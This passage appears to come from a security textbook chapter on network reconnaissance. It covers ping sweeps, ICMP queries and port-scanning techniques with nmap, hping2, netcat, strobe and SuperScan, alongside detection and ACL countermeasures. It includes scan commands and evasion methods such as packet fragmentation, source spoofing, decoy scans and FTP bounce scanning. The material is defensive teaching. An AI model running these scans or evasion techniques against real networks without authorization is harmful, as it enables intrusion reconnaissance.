


Figure 2-2 Using SuperScan from Foundstone, you can discover hosts hidden behind traditional firewalls.

application before on your Windows system, you should know that this is a packet filter driver that allows nmap to read and write raw packets from and to the wire.

As you can see in Figure 2-3, nmap for Windows allows for a number of ping options to discover hosts on a network. These host discovery options have long been available to the UNIX world, but now Windows users can also leverage them.

As mentioned previously, nmap does provide the capability to perform ICMP sweeps. However, it offers a more advanced option called *TCP ping scan*. A TCP ping scan is initiated with the `-PT` option and a port number such as 80. We use 80 because it is a common port that sites will allow through their border routers to systems on their demilitarized zone (DMZ), or even better, through their main firewall(s). This option will




Figure 2-3 With the latest stable version of nmap for Windows, you can now leverage the scanning power once only available to the *NIX elite.

spew out TCP ACK packets to the target network and wait for RST packets indicating the host is alive. ACK packets are sent because they are more likely to get through a nonstateful firewall such as Cisco IOS. Here's an example:

```
[root] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 4.68
Host (192.168.1.0) appears to be up.
Host (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
Host (192.168.1.20) appears to be up.
```

```
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

As you can see, this method is quite effective in determining if systems are alive, even if the site blocks ICMP. It is worth trying a few iterations of this type of scan with common ports such as SMTP (25), POP (110), AUTH (113), IMAP (143), or other ports that may be unique to the site.

For the advanced technical reader, Hping2 from www.hping.org is an amazing TCP ping utility for UNIX that should be in your toolbox. With additional TCP functionality beyond nmap, Hping2 allows the user to control specific options of the UDP, TCP, or Raw IP packet that may allow it to pass through certain access control devices.

To perform a simple TCP ping scan, set the TCP destination port with the `-p` option. By doing this you can circumvent some access control devices similar to the traceroute technique mentioned in Chapter 1. Hping2 can be used to perform TCP and UDP ping sweeps, and it has the ability to fragment packets, potentially bypassing some access control devices. Here's an example:

```
[root]# hping2 192.168.0.2 -S -p 80 -f
HPING 192.168.0.2 (eth0 192.168.0.2): S set, 40 data bytes
60 bytes from 192.168.0.2: flags=SA seq=0 ttl=64 id=418 win=5840 time=3.2 ms
60 bytes from 192.168.0.2: flags=SA seq=1 ttl=64 id=420 win=5840 time=2.1 ms
60 bytes from 192.168.0.2: flags=SA seq=2 ttl=64 id=422 win=5840 time=2.0 ms

--- 192.168.0.2 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
```

In some cases, simple access control devices cannot handle fragmented packets correctly, thus allowing our packets to pass through and determine if the target system is alive. Notice that the TCP SYN (S) flag and the TCP ACK (A) flag are returned whenever a port is open (flags=SA). Hping2 can easily be integrated into shell scripts by using the `-c`*`N`* packet count option, where *`N`* is the number of packets to send before moving on. Although this method is not as fast as some of the ICMP ping sweep methods mentioned earlier, it may be necessary given the configuration of the target network.

The final tool we will analyze is `icmpenum`, from Simple Nomad. This UNIX utility is a handy ICMP enumeration tool that allows you to quickly identify systems that are alive by sending the traditional ICMP ECHO packets as well as ICMP TIMESTAMP REQUEST and ICMP INFO REQUEST (similar to SuperScan). Thus, if ingress (inbound) ICMP ECHO packets are dropped by a border router or firewall, it may still be possible to identify systems using one of these alternate ICMP types:

```
[shadow] icmpenum -i 2 -c 192.168.1.0
192.168.1.1 is up
```

```
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

In this example, we enumerated the entire 192.168.1.0 Class C network using an ICMP TIME STAMP REQUEST. However, the real power of icmpenum is to identify systems using spoofed packets to avoid detection. Spoofed packets means they do not contain the true, legitimate IP address as its source address, thereby making it look like the scan is coming from another host on the network. This technique is possible because icmpenum supports the ability to spoof packets with the `-s` option and passively listen for responses with the `-p` switch.

To summarize, this step allows us to determine exactly what systems are alive via ICMP or through selective port scans. Out of 255 potential addresses within the Class C range, we have determined that several hosts are alive and have now become our targets for subsequent interrogation.

Ping Sweeps Countermeasures

Although ping sweeps may seem like an annoyance, it is important to detect this activity when it happens. Depending on your security paradigm, you may also want to block ping sweeps. We explore both options next.

Detection As mentioned, network mapping via ping sweeps is a proven method for performing network reconnaissance before an actual attack ensues. Therefore, detecting ping sweep activity is critical to understanding when and by whom an attack may occur. The primary method for detecting ping sweep attacks involves using network-based IDS programs such as Snort (www.snort.org).

From a host-based perspective, several UNIX utilities will detect and log such attacks. If you begin to see a pattern of ICMP ECHO packets from a particular system or network, it may indicate that someone is performing network reconnaissance on your site. Pay close attention to this activity, as a full-scale attack may be imminent.

Many commercial network and desktop firewall tools (from Cisco, Check Point, Microsoft, McAfee, Symantec, and ISS) can detect ICMP, TCP, and UDP ping sweeps. However, just because the technologies exist to detect this behavior, it does not mean that someone will be watching when it occurs. Over the years, we have been unable to deny the inescapable truth about monitoring functions: without eyeballs to watch the screens, understanding of what is being witnessed, and the wherewithal to react properly and swiftly, the best firewall tools and network intrusion detections tools are completely useless.

Table 2-1 lists additional UNIX ping-detection tools that can enhance your monitoring capabilities.

Program	Resource
Scanlogd	http://www.openwall.com/scanlogd
Courtney	http://packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z
Ippl	http://pltplp.net/ippl
Protolog	http://packetstormsecurity.org/UNIX/loggers/protolog-1.0.8.tar.gz

Table 2-1 UNIX Host-Based Ping-Detection Tools

Prevention Although detection of ping sweep activity is critical, a dose of prevention will go even further. We recommend that you carefully evaluate the type of ICMP traffic you allow into your networks or into specific systems. There are many different types of ICMP traffic—ECHO and ECHO_REPLY are only two such types. Most routers do not require all types of ICMP traffic to all systems directly connected to the Internet. Although almost any firewall can filter ICMP packets, organizational needs may dictate that the firewall pass some ICMP traffic. If a true need exists, you should carefully consider which types of ICMP traffic you allow to pass. A minimalist approach may be to only allow ICMP ECHO_REPLY, HOST_UNREACHABLE, and TIME_EXCEEDED packets into the DMZ network and only to specific hosts. In addition, if ICMP traffic can be limited with access control lists (ACLs) to specific IP addresses of your ISP, you are better off. This will allow your ISP to check for connectivity, while making it more difficult to perform ICMP sweeps against systems connected directly to the Internet.

ICMP is a powerful protocol for diagnosing network problems, but it is also easily abused. Allowing unrestricted ICMP traffic into your border gateway may allow attackers to mount a denial of service attack, bringing down a system or affecting its availability. Even worse, if attackers actually manage to compromise one of your systems, they may be able to back-door the operating system and covertly tunnel data within an ICMP ECHO packet using a program such as `loki2`. For more information on `loki2`, check out *Phrack Magazine* (http://www.phrack.org).

Another interesting concept is `pingd`, which was developed by Tom Ptacek and ported to Linux by Mike Schiffman. `pingd` is a userland daemon that handles all ICMP ECHO and ICMP ECHO_REPLY traffic at the host level. This feat is accomplished by removing support of ICMP ECHO processing from the kernel and implementing a userland daemon with a raw ICMP socket to handle these packets. Essentially, it provides an access control mechanism for ping at the system level. `pingd` is available for Linux at http://packetstormsecurity.org/UNIX/misc/pingd-0.5.1.tgz.

ICMP Queries

Popularity:	*2*
Simplicity:	*9*
Impact:	*5*
Risk Rating:	***5***

Ping sweeps (or ICMP ECHO packets) are only the tip of the iceberg when it comes to ICMP information about a system. You can gather all kinds of valuable information about a system simply by sending an ICMP packet to it. For example, with the UNIX tool `icmpquery` (http://packetstormsecurity.org/UNIX/scanners/icmpquery.c) or `icmpush` (http://packetstormsecurity.org/UNIX/scanners/icmpush22.tgz), you can request the time on the system (to see the time zone the system is in) by sending an ICMP type 13 message (TIMESTAMP). Also, you can request the netmask of a particular device with the ICMP type 17 message (ADDRESS MASK REQUEST). The netmask of a network card is important because you can determine all the subnet of the target, and thereby understand its default gateway and broadcast address. With the default gateway identified you can target router attacks. And with the broadcast address you can target denial of service attacks (DoS). With knowledge of the subnets, you can also orient your attacks to only particular subnets and avoid hitting broadcast addresses, for example. `icmpquery` has both a timestamp and an address mask request option:

```
icmpquery <-query> [-B] [-f fromhost] [-d delay] [-T time] targets where
<query> is one of:
        -t : icmp timestamp request (default)
        -m : icmp address mask request
    The delay is in microseconds to sleep between packets.
    targets is a list of hostnames or addresses
    -T specifies the number of seconds to wait for a host to respond.
The default is 5.
    -B specifies 'broadcast' mode. icmpquery will wait for timeout seconds
and print all responses.
    If you're on a modem, you may wish to use a larger -d and -T
```

To use icmpquery to query a router's time (typically in Greenwich Mean Time), you can run this command:

```
[root] icmpquery -t 192.168.1.1
192.168.1.1                     : 11:36:19
```

To use icmpquery to query a router's netmask, you can run this command:

```
[root] icmpquery -m 192.168.1.1
192.168.1.1                          : 0xFFFFFFE0
```

Not all routers and systems allow an ICMP TIMESTAMP or NETMASK response, so your mileage with `icmpquery` and `icmpush` may vary greatly from host to host.

ICMP Query Countermeasures

One of the best prevention methods is to block the ICMP types that give out information at your border routers. At minimum, you should restrict TIMESTAMP (ICMP type 13) and ADDRESS MASK (ICMP type 17) packet requests from entering your network. If you deploy Cisco routers at your borders, you can restrict them from responding to these ICMP request packets with the following ACLs:

```
access-list 101 deny icmp any any 13 ! timestamp request
access-list 101 deny icmp any any 17 ! address mask request
```

It is possible to detect this activity with a network intrusion detection system (NIDS) such as Snort. Here is a snippet of this type of activity being flagged by Snort:

```
[**] PING-ICMP Timestamp [**]
05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL:255 TOS:0x0 ID:4321
TIMESTAMP REQUEST
```

DETERMINING WHICH SERVICES ARE RUNNING OR LISTENING

Thus far we have identified systems that are alive by using either ICMP or TCP ping sweeps and have gathered selected ICMP information. Now we are ready to begin port-scanning each system.

Port Scanning

Popularity:	*10*
Simplicity:	*10*
Impact:	*7*
Risk Rating:	***9***

Port scanning is the process of sending packets to TCP and UDP ports on the target system to determine what services are running or are in a LISTENING state. Identifying listening ports is critical to determining the services running, and consequently the vulnerabilities present from your remote system. Additionally, you can determine the type and version of the operating system and applications in use. Active services that are listening are akin to the doors and windows of your house. They are ways into the

domicile. Depending on the type of path in (a window or door), it may allow an unauthorized user to gain access to systems that are misconfigured or running a version of software known to have security vulnerabilities. In this section we will focus on several popular port-scanning tools and techniques that will provide us with a wealth of information and give us a window into the vulnerabilities of the system. The port-scanning techniques that follow differ from those previously mentioned, when we were trying to just identify systems that are alive. For the following steps, we will assume that the systems are alive, and we are now trying to determine all the listening ports or potential access points on our target.

We want to accomplish several objectives when port-scanning the target system(s). These include but are not limited to the following:

- Identifying both the TCP and UDP services running on the target system
- Identifying the type of operating system of the target system
- Identifying specific applications or versions of a particular service

Scan Types

Before we jump into the requisite port-scanning tools themselves, we must discuss the various port-scanning techniques available. One of the pioneers of implementing various port-scanning techniques is Fyodor. He has incorporated numerous scanning techniques into his nmap tool. Many of the scan types we will be discussing are the direct work of Fyodor himself:

- **TCP connect scan** This type of scan connects to the target port and completes a full three-way handshake (SYN, SYN/ACK, and ACK), as the TCP RFC (Request for Comments) states. It is easily detected by the target system. Figure 2-4 provides a diagram of the TCP three-way handshake.
- **TCP SYN scan** This technique is called *half-open scanning* because a full TCP connection is not made. Instead, only a SYN packet is sent to the target port. If a SYN/ACK is received from the target port, we can deduce that it is in the LISTENING state. If an RST/ACK is received, it usually indicates that the port is not listening. An RST/ACK will be sent by the system performing the port scan so that a full connection is never established. This technique has the advantage of being stealthier than a full TCP connect, and it may not be logged by the target system. However, one of the downsides of this technique is that this form of scanning can produce a denial of service condition on the target by opening a large number of half-open connections. But unless you are scanning the same system with a high number of these connections, this technique is relatively safe.
- **TCP FIN scan** This technique sends a FIN packet to the target port. Based on RFC 793 (http://www.ietf.org/rfc/rfc0793.txt), the target system should send back an RST for all closed ports. This technique usually only works on UNIX-based TCP/IP stacks.

- **TCP Xmas Tree scan** This technique sends a FIN, URG, and PUSH packet to the target port. Based on RFC 793, the target system should send back an RST for all closed ports.
- **TCP Null scan** This technique turns off all flags. Based on RFC 793, the target system should send back an RST for all closed ports.
- **TCP ACK scan** This technique is used to map out firewall rulesets. It can help determine if the firewall is a simple packet filter allowing only established connections (connections with the ACK bit set) or a stateful firewall performing advance packet filtering.
- **TCP Windows scan** This technique may detect open as well as filtered/nonfiltered ports on some systems (for example, AIX and FreeBSD) due to an anomaly in the way the TCP windows size is reported.
- **TCP RPC scan** This technique is specific to UNIX systems and is used to detect and identify Remote Procedure Call (RPC) ports and their associated program and version number.
- **UDP scan** This technique sends a UDP packet to the target port. If the target port responds with an "ICMP port unreachable" message, the port is closed. Conversely, if you don't receive an "ICMP port unreachable" message, you can deduce the port is open. Because UDP is known as a connectionless protocol, the accuracy of this technique is highly dependent on many factors related to the utilization and filtering of the target network. In addition, UDP scanning is a very slow process if you are trying to scan a device that employs heavy packet filtering. If you plan on doing UDP scans over the Internet, be prepared for unreliable results.

Certain IP implementations have the unfortunate distinction of sending back reset (RST) packets for all ports scanned, regardless of whether or not they are listening. Therefore, your results may vary when performing these scans; however, SYN and connect() scans should work against all hosts.

Identifying TCP and UDP Services Running

A good port-scanning tool is a critical component of the footprinting process. Although many port scanners are available for both the UNIX and Windows environments, we'll limit our discussion to some of the more popular and time-proven port scanners.

strobe

strobe is a venerable TCP port-scanning utility written by Julian Assange (http://linux.maruhn.com/sec/strobe.html). It has been around for some time and is one of the fastest and most reliable TCP scanners available. Some of strobe's key features include the ability to optimize system and network resources and to scan the target system in an efficient manner. In addition to being efficient, strobe (version 1.04 and later) will actually grab the associated banner (if available) of each port it connects to. This may help identify




Figure 2-4 (1) Sending a SYN packet, (2) receiving a SYN/ACK packet, and (3) sending an ACK packet

both the operating system and the running service. Banner grabbing is explained in more detail in Chapter 3.

The strobe output lists each listening TCP port:

```
[root] strobe 192.168.1.10
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).

192.168.1.10   echo                7/tcp Echo [95,JBP]
192.168.1.10   discard             9/tcp Discard [94,JBP]
192.168.1.10   sunrpc            111/tcp rpcbind SUN RPC
192.168.1.10   daytime            13/tcp Daytime [93,JBP]
192.168.1.10   chargen            19/tcp ttytst source
192.168.1.10   ftp                21/tcp File Transfer [Control]
[96,JBP]
192.168.1.10   exec              512/tcp remote process execution;
192.168.1.10   login             513/tcp remote login a la telnet;
192.168.1.10   cmd               514/tcp shell like exec, but automatic
192.168.1.10   ssh                22/tcp Secure Shell
192.168.1.10   telnet             23/tcp Telnet [112,JBP]
192.168.1.10   smtp               25/tcp Simple Mail Transfer [102,JBP]
192.168.1.10   nfs              2049/tcp networked file system
192.168.1.10   lockd             4045/tcp
192.168.1.10   unknown          32772/tcp unassigned
192.168.1.10   unknown          32773/tcp unassigned
192.168.1.10   unknown          32778/tcp unassigned
192.168.1.10   unknown          32799/tcp unassigned
192.168.1.10   unknown          32804/tcp unassigned
```

Although strobe is highly reliable, you need to keep in mind some of its limitations: it is a TCP scanner only and does not provide UDP scanning capabilities. Therefore, in

the preceding scan we are only looking at half the picture. For additional scanning techniques beyond what strobe can provide, we must dig deeper into our toolkit.

udp_scan

Because strobe covers only TCP scanning, we can use udp_scan, originally from SATAN (Security Administrator Tool for Analyzing Networks), written by Dan Farmer and Wietse Venema in 1995. Although SATAN is a bit dated, its tools still work quite well. In addition, newer versions of SATAN, now called SAINT, have been released at http://wwdsilx.wwdsi.com. Many other utilities perform UDP scans; however, to this day we have found that udp_scan is one of the most reliable UDP scanners available. We should point out that although udp_scan is reliable, it does have a nasty side effect of triggering a SATAN scan message on major IDS products. Therefore, it is not one of the more stealthy tools you could employ. Typically, we will look for all well-known ports below 1024 and specific high-risk ports above 1024. Here's an example:

```
[root] udp_scan 192.168.1.1 1-1024
42:UNKNOWN:
53:UNKNOWN:
123:UNKNOWN:
135:UNKNOWN:
```

netcat

Despite the "old school" nature of this raw tool, another excellent utility is netcat (or nc), written by Hobbit. This utility can perform so many tasks that everyone in the industry calls it the Swiss Army knife of security. Although we will discuss many of its advanced features throughout the book, nc provides basic TCP and UDP port-scanning capabilities. The `-v` and `-vv` options provide verbose and very verbose output, respectively. The `-z` option provides zero mode I/O and is used for port scanning, and the `-w2` option provides a timeout value for each connection. By default, nc will use TCP ports. Therefore, we must specify the `-u` option for UDP scanning, as in the second example shown next:

```
[root] nc -v -z -w2 192.168.1.1 1-140

[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
```

```
[root] nc -u -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```

Network Mapper (nmap)

Now that we have discussed basic port-scanning tools, we can move on to one of the premier port-scanning tools available for UNIX, nmap (http://www.insecure.org/nmap). Nmap, by Fyodor, provides basic TCP and UDP scanning capabilities as well as incorporating the aforementioned scanning techniques. Let's explore some of its most useful features, the simplest of which is the TCP SYN port scan:

```
[root] nmap -sS 192.168.1.1
Starting nmap V. 4.68 by fyodor@insecure.org
Interesting ports on (192.168.1.11):

(The 1504 ports scanned but not shown below are in state: closed)
Port  State   Protocol  Service
21    open    tcp        ftp
25    open    tcp        smtp
42    open    tcp        nameserver
53    open    tcp        domain
79    open    tcp        finger
80    open    tcp        http
81    open    tcp        hosts2-ns
106   open    tcp        pop3pw
110   open    tcp        pop-3
135   open    tcp        loc-srv
139   open    tcp        netbios-ssn
443   open    tcp        https
```

Nmap has some other features we should explore as well. You have seen the syntax that can be used to scan one system. However, nmap makes it easy for us to scan a complete network. As you can see, nmap allows us to enter ranges in CIDR (Classless Inter-Domain Routing) block notation (see RFC 1519 at http://www.ietf.org/rfc/rfc1519.txt), a convenient format that allows us to specify 192.168.1.1–192.168.1.254 as our range. Also notice that we used the `-o` option to save our output to a separate file. Using the `-oN` option will save the results in human-readable format:

```
[root]# nmap -sF 192.168.1.0/24 -oN outfile
```

If you want to save your results to a tab-delimited file so you can programmatically parse the results later, use the `-oM` option. Because we have the potential to receive a lot of information from this scan, it is a good idea to save this information to either format.

In some cases, you may want to combine the `-oN` option and the `-oM` option to save the output into both formats. Additionally, nmap now offers an XML output option with the `-oX` option.

Suppose that after footprinting an organization, we discover that they were using a simple packet-filtering device as their primary firewall. We could use the `-f` option of nmap to fragment the packets. Essentially, this option splits up the TCP headers over several packets, which may make it harder for access control devices or intrusion detection systems (IDS) to detect the scan. In most cases, modern packet-filtering devices and application-based firewalls will queue all IP fragments before evaluating them. It is possible that older access control devices or devices that require the highest level of performance will not defragment the packets before passing them on.

Depending on how sophisticated the target network and hosts are, the scans performed thus far may have easily been detected. Nmap does offer additional decoy capabilities designed to overwhelm a target site with superfluous information through the use of the `-D` option. The basic premise behind this option is to launch decoy scans at the same time a real scan is launched. This is achieved by spoofing the source address of legitimate servers and intermixing these bogus scans with the real port scan. The target system will then respond to the spoofed addresses as well as to your real port scan. Moreover, the target site has the burden of trying to track down all the scans to determine which are legitimate and which are bogus. It is important to remember that the decoy address should be alive; otherwise, your scans may SYN-flood the target system and cause a denial of service condition. The following example uses the `-D` option:

```
[root] nmap -sS 192.168.1.1 -D 10.1.1.1
www.target_web.com,ME -p25,139,443

Starting nmap V. 4.68 by fyodor@insecure.org
Interesting ports on (192.168.1.1):

Port    State       Protocol Service
25      Open        tcp       smtp
443     Open        tcp       https

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

In the preceding example, nmap provides the decoy scan capabilities to make it more difficult to discern legitimate port scans from bogus ones.

Another useful scanning feature is *ident scanning.* ident (see RFC 1413 at http://www.ietf.org/rfc/rfc1413.txt) is used to determine the identity of a user of a particular TCP connection by communicating with port 113. Many versions of ident will actually respond with the owner of the process that is bound to that particular port. However, this is most useful against a UNIX target. Here's an example:

```
[root] nmap -I 192.168.1.10
Starting nmap V. 4.68 by fyodor@insecure.org
```

```
Port    State       Protocol  Service          Owner
22      open        tcp        ssh              root
25      open        tcp        smtp             root
80      open        tcp        http             root
110     open        tcp        pop-3            root
113     open        tcp        auth             root
6000    open        tcp        X11              root
```

Notice that in the preceding example we can actually determine the owner of each process. The astute reader may have noticed that the web server is running as "root" instead of as an unprivileged user such as "nobody." This is a very poor security practice. Thus, by performing an ident scan, we know that if the HTTP service were to be compromised by allowing an unauthorized user to execute commands, the attacker would be rewarded with instant root access.

The final scanning technique discussed is *FTP bounce scanning*. The FTP bounce attack was thrust into the spotlight by Hobbit in his posting to Bugtraq in 1995, where he outlines some of the inherent flaws in the FTP protocol (see RFC 959 at http://www.ietf.org/rfc/rfc0959.txt). Although dreadfully old school, arcane, and virtually unusable on the Internet today, the FTP bounce attack demonstrates an insidious method of laundering connections through an FTP server by abusing the support for "proxy" FTP connections. The technique, while outdated, is important to understand if you wish to truly understand the scope a hacker will take to get to its target.

As Hobbit points out in the aforementioned post, FTP bounce attacks "can be used to post virtually untraceable mail and news, hammer on servers at various sites, fill up disks, try to hop firewalls, and generally be annoying and hard to track down at the same time." Moreover, you can bounce port scans off the FTP server to hide your identity, or better yet, bypass access control mechanisms.

Of course, nmap supports this type of scan with the `-b` option; however, a few conditions must be present. First, the FTP server must have a writable and readable directory such as /incoming. Second, the FTP server must allow nmap to feed bogus port information to it via the PORT command. Although this technique is very effective in bypassing access control devices as well as hiding one's identity, it can be a very slow process. Additionally, many new versions of the FTP server do not allow this type of nefarious activity to take place.

Now that we have demonstrated the requisite tools to perform port scanning, it is necessary for you to understand how to analyze the data that is received from each tool. Regardless of the tool used, we are trying to identify open ports that provide telltale signs of the operating system. For example, when ports 445, 139, and 135 are open, a high probability exists that the target operating system is Windows. Windows 2000 and later normally listens on port 135 and port 139. This differs from Windows 95/98, which only listen on port 139.

Reviewing the strobe output further (from earlier in the chapter), we can see many services running on this system. If we were to make an educated guess, this system seems to be running some flavor of UNIX. We arrived at this conclusion because the portmapper (111), Berkeley R services ports (512–514), NFS (2049), and high-number

ports (3277X and above) were all listening. The existence of such ports normally indicates that this system is running UNIX. Moreover, if we had to guess the flavor of UNIX, we would guess Solaris. We know in advance that Solaris normally runs its RPC services in the range of 3277X. Just remember that we are making assumptions and that the type could potentially be something other than Solaris.

By performing a simple TCP and UDP port scan, we can make quick assumptions on the exposure of the systems we are targeting. For example, if port 445 or 139 or 135 is open on a Windows server, it may be exposed to a great deal of risk due to the numerous remote vulnerabilities present on the services running on those ports. Chapter 4 discusses the inherent vulnerabilities with Windows and how port 445, 139, and 135 access can be used to compromise the security of systems that do not take adequate security measures to protect access to these ports. In our example, the UNIX system appears to be at risk as well, because the services listening provide a great deal of functionality and have been known to have many security-related vulnerabilities. For example, Remote Procedure Call (RPC) services and the Network File System (NFS) service are two major ways in which an attacker may be able to compromise the security of a UNIX server (see Chapter 5). Conversely, it is virtually impossible to compromise the security of a remote service if it is not listening. Therefore, it is important to remember that the greater the number of services running, the greater the likelihood of a system compromise.

Windows-Based Port Scanners

We've talked a lot to this point about port scanners from the perspective of a UNIX user, but does that mean Windows users can't join in all the fun? Of course not—the following port-scanning tools have risen to the top of our toolbox because of their speed, accuracy, and feature set.

SuperScan

SuperScan from Foundstone can be found at http://www.foundstone.com. Over the years, it has become one of the fastest, most reliable, and most flexible Windows port scanners—becoming the de facto tool for assessment projects. Unlike almost every other port scanner, SuperScan is both a TCP and UDP port scanner that comes at a great price—free! It allows for flexible specification of target IPs and port lists. As you can see in Figures 2-5 and 2-6, the tool allows for ping scanning, TCP and UDP port scanning, and includes numerous techniques for doing them all.

SuperScan allows you to choose from four different ICMP host-discovery techniques, including traditional Echo Requests and the less familiar Timestamp Requests, Address Mask Requests, and Information Requests. Each of these techniques can deliver various findings that can add to the definitive live host list. Additionally, the tool allows you to choose the ports to be scanned, the techniques for UDP scanning (including Data, Data+ICMP, and static source port scanning), and the techniques for TCP scanning (including SYN, Connect, and static source port scanning).

